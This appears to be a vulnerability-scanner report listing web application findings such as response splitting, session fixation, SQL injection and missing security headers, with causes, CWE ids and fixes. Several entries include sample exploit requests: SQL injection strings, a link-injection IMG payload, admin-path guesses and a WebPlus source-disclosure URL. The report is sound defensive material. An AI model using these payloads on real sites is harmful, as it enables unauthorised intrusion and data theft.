M DAST: HTTP Response Splitting

Test Type:

Application-level test

Threat Classification:

HTTP Response Splitting

Causes:

- Sanitation of hazardous characters was not performed correctly on user input

Security Risks:

- It is possible to deface the site content through web-cache poisoning
- It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Affected Products:

- This issue may affect different types of products.

CWE:

113

X-Force:

52605

References:

Sanctum (currently IBM) has published a paper on the subject, titled:
"Divide and Conquer - HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics"
HTTP Response Splitting Training Module

Technical Description:

The software receives external input, but incorrectly neutralizes CR and LF characters before the data is included in outgoing HTTP headers.

Including unvalidated data in an HTTP header allows an attacker to specify the entirety of the HTTP response rendered by the browser. When an HTTP request contains unexpected CR (carriage return, also given by %0d or \r) and LF (line feed, also given by %0a or \n) characters, the server may respond with an output stream that is interpreted as two separate HTTP responses (instead of one). An attacker can control the second response and mount attacks such as cross-site scripting and cache poisoning attacks.
HTTP response splitting weaknesses may be present when:

Data enters a web application through an untrusted source, most frequently an HTTP request.
The data is included in an HTTP response header sent to a web user without being validated for malicious characters.

Go to Table of Contents

M DAST: Inadequate Account Lockout

Test Type:

Application-level test

Threat Classification:

Brute Force

Causes:

- Insecure web application programming or configuration

Security Risks:

It might be possible to escalate user privileges and gain administrative permissions over the web application

Affected Products:

- This issue affects several applications

CWE:

307

X-Force:

52623

References:

"Blocking Brute-Force Attacks" by Mark Burnett

Technical Description:

AppScan Detected that the application does not limit the number of false login attempts.
It did so by sending 10 requests with a bad password, and then successfully logged in using the correct credentials.
Not limiting the number of false login attempts exposes the application to a brute force attack.
A brute force attack is an attempt by a malicious user to gain access to the application by sending a large number of possible passwords and/or usernames.
Since this technique involves a large amount of login attempts, an application that does not limit the number of false login requests allowed is vulnerable to these attacks.
It is therefore highly recommended to restrict the number of false login attempts allowed on an account before it is locked.

Sample Exploit:
The following request illustrates a password-guessing request:

http://site/login.asp?username=EXISTING_USERNAME&password=GUESSED_PASSWORD

If the site does not lock the tested account after several false attempts, the attacker may eventually discover the account password and use it to impersonate the account's legitimate user.

Go to Table of Contents

M DAST: Link Injection (facilitates Cross-Site Request Forgery)

Test Type:

Application-level test

Threat Classification:

Content Spoofing

Causes:

- Sanitation of hazardous characters was not performed correctly on user input

Security Risks:

- It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
- It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user
- It is possible to upload, modify or delete web pages, scripts and files on the web server

Affected Products:

- This issue may affect different types of products.

CWE:

74

X-Force:

6784

References:

OWASP Article
The Cross-Site Request Forgery FAQ
Cross-Site Request Forgery Training Module

Technical Description:

The software constructs all or part of a command, data structure, or record using externally-influenced input, but fails to neutralize elements that could modify how it is parsed or interpreted.

Link Injection is the modifying of the content of a site by embedding in it a URL to an external site, or to a script in the

vulnerable site. After embedding the URL in the vulnerable site, an attacker is able to use it as a platform to launch attacks against other sites, as well as against the vulnerable site itself.

Some of these possible attacks require the user to be logged in to the site during the attack. By launching these attacks from the vulnerable site itself, the attacker increases the chances of success, because the user is more likely to be logged in.

The Link Injection vulnerability is a result of insufficient user input sanitization, the input being later returned to the user in the site response. The resulting ability to inject hazardous characters into the response makes it possible for attackers to embed URLs, among other possible content modifications.

Below is an example for a Link Injection (We will assume that site "www.vulnerable.com" has a parameter called "name", which is used to greet users).

The following request:
HTTP://www.vulnerable.com/greet.asp?name=John Smith

Will yield the following response:

```
<HTML>
<BODY>
        Hello, John Smith.
</BODY>
</HTML>
```

However, a malicious user may send the following request:
HTTP://www.vulnerable.com/greet.asp?name=<IMG SRC="http://www.ANY-SITE.com/ANY-SCRIPT.asp">

This will return the following response:

```
<HTML>
<BODY>
        Hello, <IMG SRC="http://www.ANY-SITE.com/ANY-SCRIPT.asp">.
</BODY>
</HTML>
```

As this example shows, it is possible to cause a user's browser to issue automatic requests to virtually any site the attacker desires. As a result, Link Injection vulnerability can be used to launch several types of attack:
[-] Cross-Site Request Forgery
[-] Cross-Site Scripting
[-] Phishing

Go to Table of Contents

M DAST: Missing Secure Attribute in Encrypted Session (SSL) Cookie

Test Type:

Application-level test

Threat Classification:

Information Leakage

Causes:

- The web application sends non-secure cookies over SSL

Security Risks:

It may be possible to steal user and session information (cookies) that was sent during an encrypted session

Affected Products:

- This issue may affect different types of products

CWE:

614

X-Force:

52696

References:

Financial Privacy: The Gramm-Leach Bliley Act
Health Insurance Portability and Accountability Act (HIPAA)
Sarbanes-Oxley Act
California SB1386

Technical Description:

During the application test, it was detected that the tested web application set a cookie without the "secure" attribute, during an encrypted session. Since this cookie does not contain the "secure" attribute, it might also be sent to the site during an unencrypted session. Any information such as cookies, session tokens or user credentials that are sent to the server as clear text, may be stolen and used later for identity theft or user impersonation.

In addition, several privacy regulations state that sensitive information such as user credentials will always be sent encrypted to the web site

Go to Table of Contents

M DAST: Padding Oracle On Downgraded Legacy Encryption (a.k.a. POODLE)

Test Type:

Infrastructure test

Threat Classification:

Information Leakage

Causes:

- The web server or application server are configured in an insecure way

Security Risks:

It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Affected Products:

- Products that implement SSLv3 protocol

CVE:

CVE-2014-3566

CWE:

200

X-Force:

97013

References:

Exploiting The SSL 3.0 Fallback
Redhat advisory
How To Fix POODLE (And Why You're Probably Still Vulnerable)

Technical Description:

SSL 3.0 has a flaw when handling padding bytes when decrypting text that was encrypted using CBC mode (cipher block chaining). This flaw allows a man-in-the-middle to decrypt one byte at a time using as little as 256 requests per byte. When enountered with failed connections, most browsers will retry connecting the server with older protocol versions,

including SSL 3.0. This enables a network attacker to trigger the use of SSL 3.0 and then exploit this issue, by causing deliberate connection failures.

Sample Exploit:
A vulnerable server will respond with a Handshake when receiving a SSLv3 client hello with CBC cipher suite and TLS_FALLBACK_SCSV

Go to Table of Contents

M DAST: Phishing Through Frames

Test Type:

Application-level test

Threat Classification:

Content Spoofing

Causes:

- Sanitation of hazardous characters was not performed correctly on user input

Security Risks:

It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.

Affected Products:

- This issue may affect different types of products.

CWE:

79

X-Force:

52829

References:

FTC Consumer Alert - "How Not to Get Hooked by a 'Phishing' Scam"

Technical Description:

Phishing is a social engineering technique where an attacker masquerades as a legitimate entity with which the victim might do business in order to prompt the user to reveal some confidential information (very frequently authentication credentials) that can later be used by an attacker. Phishing is essentially a form of information gathering or "fishing" for information.

It is possible for an attacker to inject a frame or an iframe tag with malicious content. An incautious user may browse it and not realize that he is leaving the original site and surfing to a malicious site. The attacker may then lure the user to login again, thus acquiring his login credentials.
The fact that the fake site is embedded in the original site helps the attacker by giving his phishing attempts a more reliable appearance.

Go to Table of Contents

M DAST: RC4 cipher suites were detected

Test Type:

Infrastructure test

Threat Classification:

Server Misconfiguration

Causes:

- The web server or application server are configured in an insecure way

Security Risks:

It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Affected Products:

- This issue may affect different types of products.

CWE:

327

X-Force:

89156

Technical Description:

The server supports RC4 ciphersuites.

RC4 is a stream cipher that is considered broken ([1]).

RC4 takes a 128 bit key and inflates it into a long string of pseudo-random
bytes called keystream. These bytes are then XORed with the message you want
to encrypt.

The problem with RC4 is that the first 256 bytes aren't quite random.
This property is used to attack RC4 ([2]).

RC4 allows the BAR-MITZVAH TLS attack ([3]).

[1] http://www.isg.rhul.ac.uk/tls/
[2] http://www.isg.rhul.ac.uk/tls/RC4passwords.pdf
[3] http://en.wikipedia.org/wiki/Bar_mitzvah_attack

Go to Table of Contents

M DAST: Session Identifier Not Updated

Test Type:

Application-level test

Threat Classification:

Session Fixation

Causes:

- Insecure web application programming or configuration

Security Risks:

It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Affected Products:

- This issue may affect different types of products.

CWE:

304

X-Force:

52863

References:

"Session Fixation Vulnerability in Web-based Applications", By Mitja Kolsek - Acros Security
PHP Manual, Session Handling Functions, Sessions and security

Technical Description:

Authenticating a user, or otherwise establishing a new user session, without invalidating any existing session identifier, gives an attacker the opportunity to steal authenticated sessions.

Such a scenario is commonly observed when:
[1] A web application authenticates a user without first invalidating the existing session, thereby continuing to use the session already associated with the user
[2] An attacker is able to force a known session identifier on a user so that, once the user authenticates, the attacker has access to the authenticated session
[3] The application or container uses predictable session identifiers.

In the generic exploit of session fixation vulnerabilities, an attacker creates a new session on a web application and records the associated session identifier. The attacker then causes the victim to associate, and possibly authenticate, against the server using that session identifier, giving the attacker access to the user's account through the active session.

AppScan has found that the session identifiers before and after the login process were not updated, which means that user impersonation may be possible. Preliminary knowledge of the session identifier value may enable a remote attacker to pose as a logged-in legitimate user.
The flow of attack:
a) An attacker uses the victim's browser to open the login form of the vulnerable site.
b) Once the form is open, the attacker writes down the session identifier value, and waits.
c) When the victim logs into the vulnerable site, his session identifier is not updated.
d) The attacker can then use the session identifier value to impersonate the victim user, and operate on his behalf.

The session identifier value can be obtained by utilizing a Cross-Site Scripting vulnerability, causing the victim's browser to use a predefined session identifier when contacting the vulnerable site, or by launching a Session Fixation attack that will cause the site to present a predefined session identifier to the victim's browser.

Go to Table of Contents

L DAST: Autocomplete HTML Attribute Not Disabled for Password Field

Test Type:

Application-level test

Threat Classification:

Information Leakage

Causes:

- Insecure web application programming or configuration

Security Risks:

It may be possible to bypass the web application's authentication mechanism

Affected Products:

- N/A

CWE:

522

X-Force:

85989

Technical Description:

The "autocomplete" attribute has been standardized in the HTML5 standard. W3C's site states that the attribute has two states, "on" and "off", and that omitting it altogether is equivalent to setting it to "on".

This page is vulnerable since it does not set the "autocomplete" attribute to "off" for the "password" field in the "input" element.
This may enable an unauthorized user (with local access to an authorized client) to autofill the username and password fields, and thus log in to the site.

Go to Table of Contents

L DAST: Body Parameters Accepted in Query

Test Type:

Application-level test

Threat Classification:

Information Leakage

Causes:

- Insecure web application programming or configuration

Security Risks:

- It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations
- It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.

Affected Products:

- This issue may affect different types of products.

CWE:

200

References:

Hypertext Transfer Protocol (HTTP/1.1) Semantics and Content:
GET
POST

Technical Description:

GET requests are designed to query the server, while POST requests are for submitting data.
However, aside from the technical purpose, attacking query parameters is easier than body parameters, because sending a link to the original site, or posting it in a blog or comment, is easier and has better results than the alternative - in order to attack a request with body parameters, an attacker would need to create a page containing a form that will be submitted when visited by the victim.
It is a lot harder to convince the victim to visit a page that he doesn't know, than letting him visit the original site. It it therefore not recommended to support body parameters that arrive in the query string.

Go to Table of Contents

L DAST: Cacheable SSL Page Found

Test Type:

Application-level test

Threat Classification:

Information Leakage

Causes:

- Sensitive information might have been cached by your browser

Security Risks:

It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Affected Products:

- This issue may affect different types of products.

CWE:

525

X-Force:

52512

Technical Description:

Most web browsers are configured by default to cache the user's pages during use. This means that SSL pages are cached as well.

It is not recommended to enable the web browser to save any SSL information, since this information might be compromised when a vulnerability exists.

Go to Table of Contents

L DAST: Compressed Directory Found

Test Type:

Infrastructure test

Threat Classification:

Information Leakage

Causes:

- Insecure web application programming or configuration

Security Risks:

It is possible to retrieve the source code of server-side scripts, which may expose the application logic and other sensitive information such as usernames and passwords

Affected Products:

- This issue may affect different types of products.

CWE:

200

X-Force:

52517

Technical Description:

AppScan has found a compressed file that may contain the contents of the entire directory.
This is done by requesting the directory's name with compressed file extensions, for example:

```
GET /DIR1.zip HTTP/1.0
```

or

```
GET /DIR2.gz HTTP/1.0
```

This file may contain the up-to-date or out-of date contents of the directory.
In any case, a malicious user may achieve access to source code and unprivileged files by guessing the name of the file.

Sample Exploit:
http://[SERVER]/[DIR].zip

Go to Table of Contents

L DAST: Database Error Pattern Found

Test Type:

Application-level test

Threat Classification:

SQL Injection

Causes:

- Sanitation of hazardous characters was not performed correctly on user input

Security Risks:

It is possible to view, modify or delete database entries and tables

Affected Products:

- This issue may affect different types of products.

CWE:

209

X-Force:

52577

References:

"Web Application Disassembly with ODBC Error Messages" (By David Litchfield)
SQL Injection Training Module

Technical Description:

AppScan discovered Database Errors in the test response, that may have been triggered by an attack other than SQL Injection.
It is possible, though not certain, that this error indicates a possible SQL Injection vulnerability in the application.
If it does, please read the following SQL Injection advisory carefully.

The software constructs all or part of an SQL command using externally-influenced input, but it incorrectly neutralizes special elements that could modify the intended SQL command when sent to the database.

Without sufficient removal or quoting of SQL syntax in user-controllable inputs, the generated SQL query can cause those inputs to be interpreted as SQL instead of ordinary user data. This can be used to alter query logic to bypass security checks, or to insert additional statements that modify the back-end database, and possibly including execution of system

commands.

For example, let's say we have an HTML page with a login form, which eventually runs the following SQL query on the database using the user input:

```
SELECT * FROM accounts WHERE username='$user' AND password='$pass'
```

The two variables, $user and $pass, contain the user credentials entered by the user in the login form.
Therefore, if the user has input "jsmith" as the username, and "Demo1234" as the password, the SQL query will look like this:

```
SELECT * FROM accounts WHERE username='jsmith' AND password='Demo1234'
```

But if the user input "'" (a single apostrophe) as the username, and "'" (a single apostrophe) as the password, the SQL query will look like this:

```
SELECT * FROM accounts WHERE username=''' AND password='''
```

This, of course, is a malformed SQL query, and will invoke an error message, which may be returned in the HTTP response.
An error such as this informs the attacker that an SQL Injection has succeeded, which will lead the attacker to attempt further attack vectors.

Sample Exploit:
The following C# code dynamically constructs and executes a SQL query that searches for items matching a specified name. The query restricts the items displayed to those where owner matches the user name of the currently-authenticated user.

```
...
string userName = ctx.getAuthenticatedUserName();
string query = "SELECT * FROM items WHERE owner = "'"
                           + userName + "' AND itemname = '"
                           + ItemName.Text + "'";
sda = new SqlDataAdapter(query, conn);
DataTable dt = new DataTable();
sda.Fill(dt);
...
```

The query that this code intends to execute follows:

```
SELECT * FROM items WHERE owner =  AND itemname = ;
```

However, because the query is constructed dynamically by concatenating a constant base query string and a user input string, the query only behaves correctly if itemName does not contain a single-quote character. If an attacker with the user name wiley enters the string "name' OR 'a'='a" for itemName, then the query becomes the following:

```
SELECT * FROM items WHERE owner = 'wiley' AND itemname = 'name' OR 'a'='a';
```

The addition of the OR 'a'='a' condition causes the where clause to always evaluate to true, so the query becomes logically equivalent to the much simpler query:

```
SELECT * FROM items;
```

Go to Table of Contents

L DAST: Direct Access to Administration Pages

Test Type:

Application-level test

Threat Classification:

Predictable Resource Location

Causes:

- The web server or application server are configured in an insecure way

Security Risks:

It might be possible to escalate user privileges and gain administrative permissions over the web application

CWE:

306

X-Force:

52579

Technical Description:

A common user can access certain pages on a site through simple surfing (i.e. following web links). However, there might be pages and scripts that are not accessible through simple surfing, (i.e. pages and scripts that are not linked).
An attacker may be able to access these pages by guessing their name, e.g. admin.php, admin.asp, admin.cgi, admin.html, etc.

Example request for a script named "admin.php":
http://[SERVER]/admin.php

Access to administration scripts should not be allowed without proper authorization, as it may allow an attacker to gain privileged rights.

Sample Exploit:
http://[SERVER]/admin.php
http://[SERVER]/admin.asp
http://[SERVER]/admin.aspx
http://[SERVER]/admin.html
http://[SERVER]/admin.cfm
http://[SERVER]/admin.cgi

Go to Table of Contents

L DAST: Directory Listing Pattern Found

Test Type:

Application-level test

Threat Classification:

Directory Indexing

Causes:

- Directory browsing is enabled

Security Risks:

It is possible to view and download the contents of certain web application virtual directories, which might contain restricted files

Affected Products:

- This issue may affect different types of products.

CWE:

548

X-Force:

52581

References:

Apache directory listing (CAN-2001-0729)
Microsoft IIS 5.0+WebDav support - directory listing
Jrun directory listing
CERT Advisory CA-98.04

Technical Description:

***
Please note that this issue may appear as "Not Vulnerable" if another Directory Listing test succeeded on the same resource.
***

AppScan detected a response containing a directory listing.

Web servers are usually configured to disallow listings of directories containing scripts and textual contents. However, if the web server was configured improperly, it is possible to retrieve a directory listing by sending a request for a specific directory, rather than for a file. For example, a directory listing of the directory named "some_dir" could be retrieved with the following request:
http://TARGET/some_dir/

Another possible way to acquire a directory listing is by exploiting specific issues in web servers and web applications, such as URL Trickery attacks, or malformed HTTP requests, which force the web server to return a directory listing. These security holes should be closed by downloading a patch from your application or server vendor.
In some web servers running on Win32 operating systems, the access control may be bypassed by using short filenames (8.3 DOS format).
For example, the directory /longdirname/ is denied browsing by the web-server, but its DOS 8.3 equivalent name /LONGDI~1/ may be open to browsing.
Note: The directory listing is used by an attacker to locate files in the web directories that are not normally exposed through links on the web site. Configuration files and other components of web applications that potentially contain sensitive information can be accessed this way.

Go to Table of Contents

L DAST: Encryption Not Enforced

Test Type:

Application-level test

Threat Classification:

Information Leakage

Causes:

- Sensitive input fields such as usernames, password and credit card numbers are passed unencrypted

Security Risks:

It may be possible to steal sensitive data such as credit card numbers, social security numbers etc. that are sent unencrypted

Affected Products:

- This issue may affect different types of products

CWE:

311

X-Force:

52586

References:

Financial Privacy: The Gramm-Leach Bliley Act
Health Insurance Portability and Accountability Act (HIPAA)
Sarbanes-Oxley Act
California SB1386

Technical Description:

During the application test, it was detected that the site uses an encrypted connection to protect sensitive information.

However, it was possible to receive these resources using HTTP, which means that sensitive information may be sent unencrypted to the server and/or back to the user.
Any information sent to the server as clear text, may be stolen and used later for identity theft or user impersonation.
In addition, several privacy regulations state that sensitive information such as user credentials will always be sent encrypted to the web site.

It is recommended to enforce the use of an encrypted connection (e.g. SSL), and not allow access to sensitive information using unencrypted HTTP.

Go to Table of Contents

L DAST: Hidden Directory Detected

Test Type:

Infrastructure test

Threat Classification:

Information Leakage

Causes:

- The web server or application server are configured in an insecure way

Security Risks:

It is possible to retrieve information about the site's file system structure, which may help the attacker to map the web site

Affected Products:

- This issue may affect different types of products.

CWE:

200

X-Force:

52599

Technical Description:

The web application has exposed the presence of a directory in the site. Although the directory does not list its content, the information may help an attacker to develop further attacks against the site. For example, by knowing the directory name, an attacker can guess its content type and possibly file names that reside in it, or sub directories under it, and try to access them.
The more sensitive the content is, the more severe this issue may be.

Go to Table of Contents

L DAST: Microsoft ASP.NET Debugging Enabled

Test Type:

Infrastructure test

Threat Classification:

Information Leakage

Causes:

- Insecure web application programming or configuration

Security Risks:

It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Affected Products:

- Microsoft ASP.NET

CWE:

200

X-Force:

949

References:

Vendor site
Debugging ASP.NET Web Application
HOW TO: Disable Debugging for ASP.NET Applications

Technical Description:

Microsoft ASP.NET is vulnerable to information disclosure. An attacker can send a malicious request which informs whether debugging support is enabled.
An attacker may be able to send malicious requests using the DEBUG verb.

Sample Exploit:
DEBUG /AppScan.aspx HTTP/1.0
Command: stop-debug
Content-Length: 0

Go to Table of Contents

L DAST: Missing HttpOnly Attribute in Session Cookie

Test Type:

Application-level test

Threat Classification:

Information Leakage

Causes:

- The web application sets session cookies without the HttpOnly attribute

Security Risks:

It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Affected Products:

- This issue may affect different types of products

CWE:

653

X-Force:

85873

Technical Description:

During the application test, it was detected that the tested web application set a session cookie without the "HttpOnly" attribute. Since this session cookie does not contain the "HttpOnly" attribute, it might be accessed by a malicous script injected to the site, and its value can be stolen. Any information stored in session tokens may be stolen and used later for identity theft or user impersonation.

Go to Table of Contents

L DAST: Missing or insecure "Content-Security-Policy" header

Test Type:

Application-level test

Threat Classification:

Information Leakage

Causes:

- Insecure web application programming or configuration

Security Risks:

- It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations
- It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.

Affected Products:

- This issue may affect different types of products

CWE:

200

References:

List of useful HTTP headers
An Introduction to Content Security Policy

Technical Description:

The "Content-Security-Policy" header is designed to modify the way browsers render pages, and thus to protect from various cross-site injections, including Cross-Site Scripting. It is important to set the header value correctly, in a way that will not prevent proper operation of the web site. For example, if the header is set to prevent execution of inline JavaScript, the web site must not use inline JavaScript in it's pages.
To protect against Cross-Site Scripting, it is important to set the 'default-src' policy, or 'script-src' AND 'object-src' with proper values. Insecure values such as '*', 'data:', 'unsafe-inline', or 'unsafe-eval' should be avoided.
In addition, to protect against Cross-Frame Scripting or clickjacking, it is important to set the 'frame-ancestors' policy with proper values. Insecure values such as '*' or 'data:' should be avoided.

Go to Table of Contents

L DAST: Missing or insecure "X-Content-Type-Options" header

Test Type:

Application-level test

Threat Classification:

Information Leakage

Causes:

- Insecure web application programming or configuration

Security Risks:

- It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations
- It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.

Affected Products:

- This issue may affect different types of products

CWE:

200

References:

List of useful HTTP headers
Reducing MIME type security risks

Technical Description:

The "X-Content-Type-Options" header (with "nosniff" value) prevents IE and Chrome from ignoring the content-type of a response.
This action may prevent untrusted content (e.g. user uploaded content) from being executed on the user browser (after a malicious naming, for example).

Go to Table of Contents

L DAST: Missing or insecure "X-XSS-Protection" header

Test Type:

Application-level test

Threat Classification:

Information Leakage

Causes:

- Insecure web application programming or configuration

Security Risks:

- It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations
- It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.

Affected Products:

- This issue may affect different types of products

CWE:

200

References:

List of useful HTTP headers
IE XSS Filter

Technical Description:

The "X-XSS-Protection" header with value '1' forces the Cross-Site Scripting filter into Enable mode, even if disabled by the user.
This filter is built into most recent web browsers (IE 8+, Chrome 4+), and is usually enabled by default. Although it is not designed as first and only defense against Cross-Site Scripting, it acts as an additional layer of protection.

Go to Table of Contents

L DAST: Missing or insecure Cross-Frame Scripting Defence

Test Type:

Application-level test

Threat Classification:

Information Leakage

Causes:

- Insecure web application programming or configuration

Security Risks:

- It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations
- It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.

Affected Products:

- This issue may affect different types of products.

CWE:

693

References:

Cross-Frame Scripting
Clickjacking

Technical Description:

Cross-Frame Scripting is an attack technique where an attacker loads a vulnerable application in an iFrame on his malicious site.
The attacker can then launch a Clickjacking attack, which may lead to Phishing, Cross-Site Request Forgery, sensitive information leakage, and more.
For best protection, it is advised to set the header value to DENY or SAMEORIGIN.

Sample Exploit:
Within a malicious site, it is possible to embed the vulnerable page:
<frame src="http://vulnerable.com/login.html">

Go to Table of Contents

L DAST: Missing or insecure HTTP Strict-Transport-Security Header

Test Type:

Application-level test

Threat Classification:

Information Leakage

Causes:

- Insecure web application programming or configuration

Security Risks:

- It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations
- It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.

Affected Products:

- This issue may affect different types of products.

CWE:

200

References:

OWASP "HTTP Strict Transport Security"
HSTS Spec

Technical Description:

HTTP Strict Transport Security (HSTS) is a mechanism which protects secure (HTTPS) websites from being downgraded to non-secure HTTP. This mechanism enables web servers to instruct their clients (web browsers or other user agents) to use secure HTTPS connections when interacting with the server, and never use the insecure HTTP protocol.
It is important to set the 'max-age' to a high enough value to prevent falling back to an insecure connection prematurely.

The HTTP Strict Transport Security policy is communicated by the server to its clients using a response header named "Strict-Transport-Security". The value of this header is a period of time during which the client should access the server in HTTPS only. Other header attributes include "includeSubDomains" and "preload".

Go to Table of Contents

L DAST: Query Parameter in SSL Request

Test Type:

Application-level test

Threat Classification:

Information Leakage

Causes:

- Query parameters were passed over SSL, and may contain sensitive information

Security Risks:

It may be possible to steal sensitive data such as credit card numbers, social security numbers etc. that are sent unencrypted

Affected Products:

- This issue may affect different types of products

CWE:

598

X-Force:

52845

References:

Financial Privacy: The Gramm-Leach Bliley Act
Health Insurance Portability and Accountability Act (HIPAA)
Sarbanes-Oxley Act
California SB1386

Technical Description:

During the application test, it was detected that a request, which was sent over SSL, contained parameters that were transmitted in the Query part of an HTTP request.
When sending requests, the browser's history can be used to reveal the URLs, which contain the query parameter names and values.

Due to the sensitivity of encrypted requests, it is suggested to use HTTP POST (without parameters in the URL string) when possible, in order to avoid the disclosure of URLs and parameter values to others.

Go to Table of Contents

L DAST: Talentsoft WebPlus Server Source Code Disclosure and Information Leakage

Test Type:

Infrastructure test

Threat Classification:

Information Leakage

Causes:

- Latest patches or hotfixes for 3rd. party products were not installed

Security Risks:

It is possible to retrieve the source code of server-side scripts, which may expose the application logic and other sensitive information such as usernames and passwords

Affected Products:

- Web+ Server Version: 4.6 Client-Server NT

CWE:

200

X-Force:

5290

References:

Vendor site

Technical Description:

[1] By sending this request :
http://127.0.0.1/cgi-bin/webplus.exe?script=.
an attacker may find out the real path of the application server.

[2] If your web server is located behind a firewall, an attacker may retrieve the true internal IP of the server by sending this request:
http://127.0.0.1/cgi-bin/webplus.exe?about

[3] Webplus may disclose source codes of WML or other script files which
are located on NTFS partitions. You can achieve this by appending the ::$DATA string to the WML file. Here is an example of an attack:
http://127.0.0.1/cgi-bin/webplus.exe?script=test.wml::$DATA

Or you can retrieve the source of ASP scripts on the same directory:
http://127.0.0.1/cgi-bin/webplus.exe?script=foobar.asp::$DATA

Go to Table of Contents

L DAST: Temporary File Download

Test Type:

Application-level test

Threat Classification:

Predictable Resource Location

Causes:

- Temporary files were left in production environment

Security Risks:

It is possible to download temporary script files, which can expose the application logic and other sensitive information such as usernames and passwords

Affected Products:

- This issue may affect different types of products.

CWE:

531

X-Force:

52887

References:

WASC Threat Classification: Predictable Resource Location

Technical Description:

Web servers usually associate Common Gateway Interface (CGI) filename extensions, such as .pl, with a handler, such as Perl. When a URL path ends with .pl, the filename designated in the path is sent to Perl for execution; the file contents are not returned to the browser. However, when the script files are edited in place, the editor may save a backup copy of the edited script with a new file extension, such as .bak, .sav, .old, ~, etc. The web server usually does not have a specific handler for these extensions. If the attacker requests one of these files, the file contents are sent directly to the browser. It is important to remove these temporary files from under the virtual directory, as they may contain sensitive information that was used for debugging purposes, or they may reveal application logic that is different than the current logic, but may still be exploited.

Go to Table of Contents

I DAST: Application Error

Test Type:

Application-level test

Threat Classification:

Information Leakage

Causes:

- Proper bounds checking were not performed on incoming parameter values
- No validation was done in order to make sure that user input matches the data type expected

Security Risks:

It is possible to gather sensitive debugging information

Affected Products:

- This issue may affect different types of products.

CWE:

550

X-Force:

52502

References:

An example for using apostrophe to hack a site can be found in "How I hacked PacketStorm (by Rain Forest Puppy), RFP's site"
"Web Application Disassembly with ODBC Error Messages" (By David Litchfield)
CERT Advisory (CA-1997-25): Sanitizing user-supplied data in CGI scripts

Technical Description:

If an attacker probes the application by forging a request that contains parameters or parameter values other than the ones expected by the application (examples are listed below), the application may enter an undefined state that makes it vulnerable to attack. The attacker can gain useful information from the application's response to this request, which information may be exploited to locate application weaknesses.
For example, if the parameter field should be an apostrophe-quoted string (e.g. in an ASP script or SQL query), the injected apostrophe symbol will prematurely terminate the string stream, thus changing the normal flow/syntax of the script.
Another cause of vital information being revealed in error messages, is when the scripting engine, web server, or database are misconfigured.

Here are some different variants:
[1] Remove parameter
[2] Remove parameter value
[3] Set parameter value to null
[4] Set parameter value to a numeric overflow (+/- 99999999)
[5] Set parameter value to hazardous characters, such as ' " \' \") ;
[6] Append some string to a numeric parameter value
[7] Append "." (dot) or "[]" (angle brackets) to the parameter name

Go to Table of Contents

I DAST: Application Test Script Detected

Test Type:

Application-level test

Threat Classification:

Predictable Resource Location

Causes:

- Temporary files were left in production environment

Security Risks:

It is possible to download temporary script files, which can expose the application logic and other sensitive information such as usernames and passwords

CWE:

531

X-Force:

52497

Technical Description:

A common user can access certain pages on a site through simple surfing (i.e. following web links). However, there might be pages and scripts that are not accessible through simple surfing, (i.e. pages and scripts that are not linked).
An attacker may be able to access these pages by guessing their name, e.g. test.php, test.asp, test.cgi, test.html, etc.

Example request for a script named "test.php":
http://[SERVER]/test.php

Sometimes developers forget to remove certain debugging or test pages from production environments. These pages may include sensitive information that should not be accessed by web users. They may also be vulnerable and/or help an attacker gain information about the server that will help leverage an attack.

Sample Exploit:
http://[SERVER]/test.php
http://[SERVER]/test.asp
http://[SERVER]/test.aspx
http://[SERVER]/test.html
http://[SERVER]/test.cfm
http://[SERVER]/test.cgi

Go to Table of Contents

I DAST: Email Address Pattern Found

Test Type:

Application-level test

Threat Classification:

Information Leakage

Causes:

- Insecure web application programming or configuration

Security Risks:

It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Affected Products:

- This issue may affect different types of products.

CWE:

359

X-Force:

52584

References:

Definition of Spambot (Wikipedia)

Technical Description:

Spambots crawl internet sites, set out to find e-mail addresses in order to build mailing lists for sending unsolicited e-mail (spam).

AppScan detected a response containing one or more e-mail addresses, which may be exploited to send spam mail

Furthermore, the e-mail addresses found may be private and thus should not be accessible to the general public.

Go to Table of Contents

I DAST: HTML Comments Sensitive Information Disclosure

Test Type:

Application-level test

Threat Classification:

Information Leakage

Causes:

- Debugging information was left by the programmer in web pages

Security Risks:

It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Affected Products:

- This issue may affect different types of products.

CWE:

615

X-Force:

52601

References:

WASC Threat Classification: Information Leakage

Technical Description:

Many web application programmers use HTML comments to help debug the application when needed. While adding general comments is very useful, some programmers tend to leave important data, such as: filenames related to the web application, old links or links which were not meant to be browsed by users, old code fragments, etc. An attacker who finds these comments can map the application's structure and files, expose hidden parts of the site, and study the fragments of code to reverse engineer the application, which may help develop further attacks against the site.

Go to Table of Contents

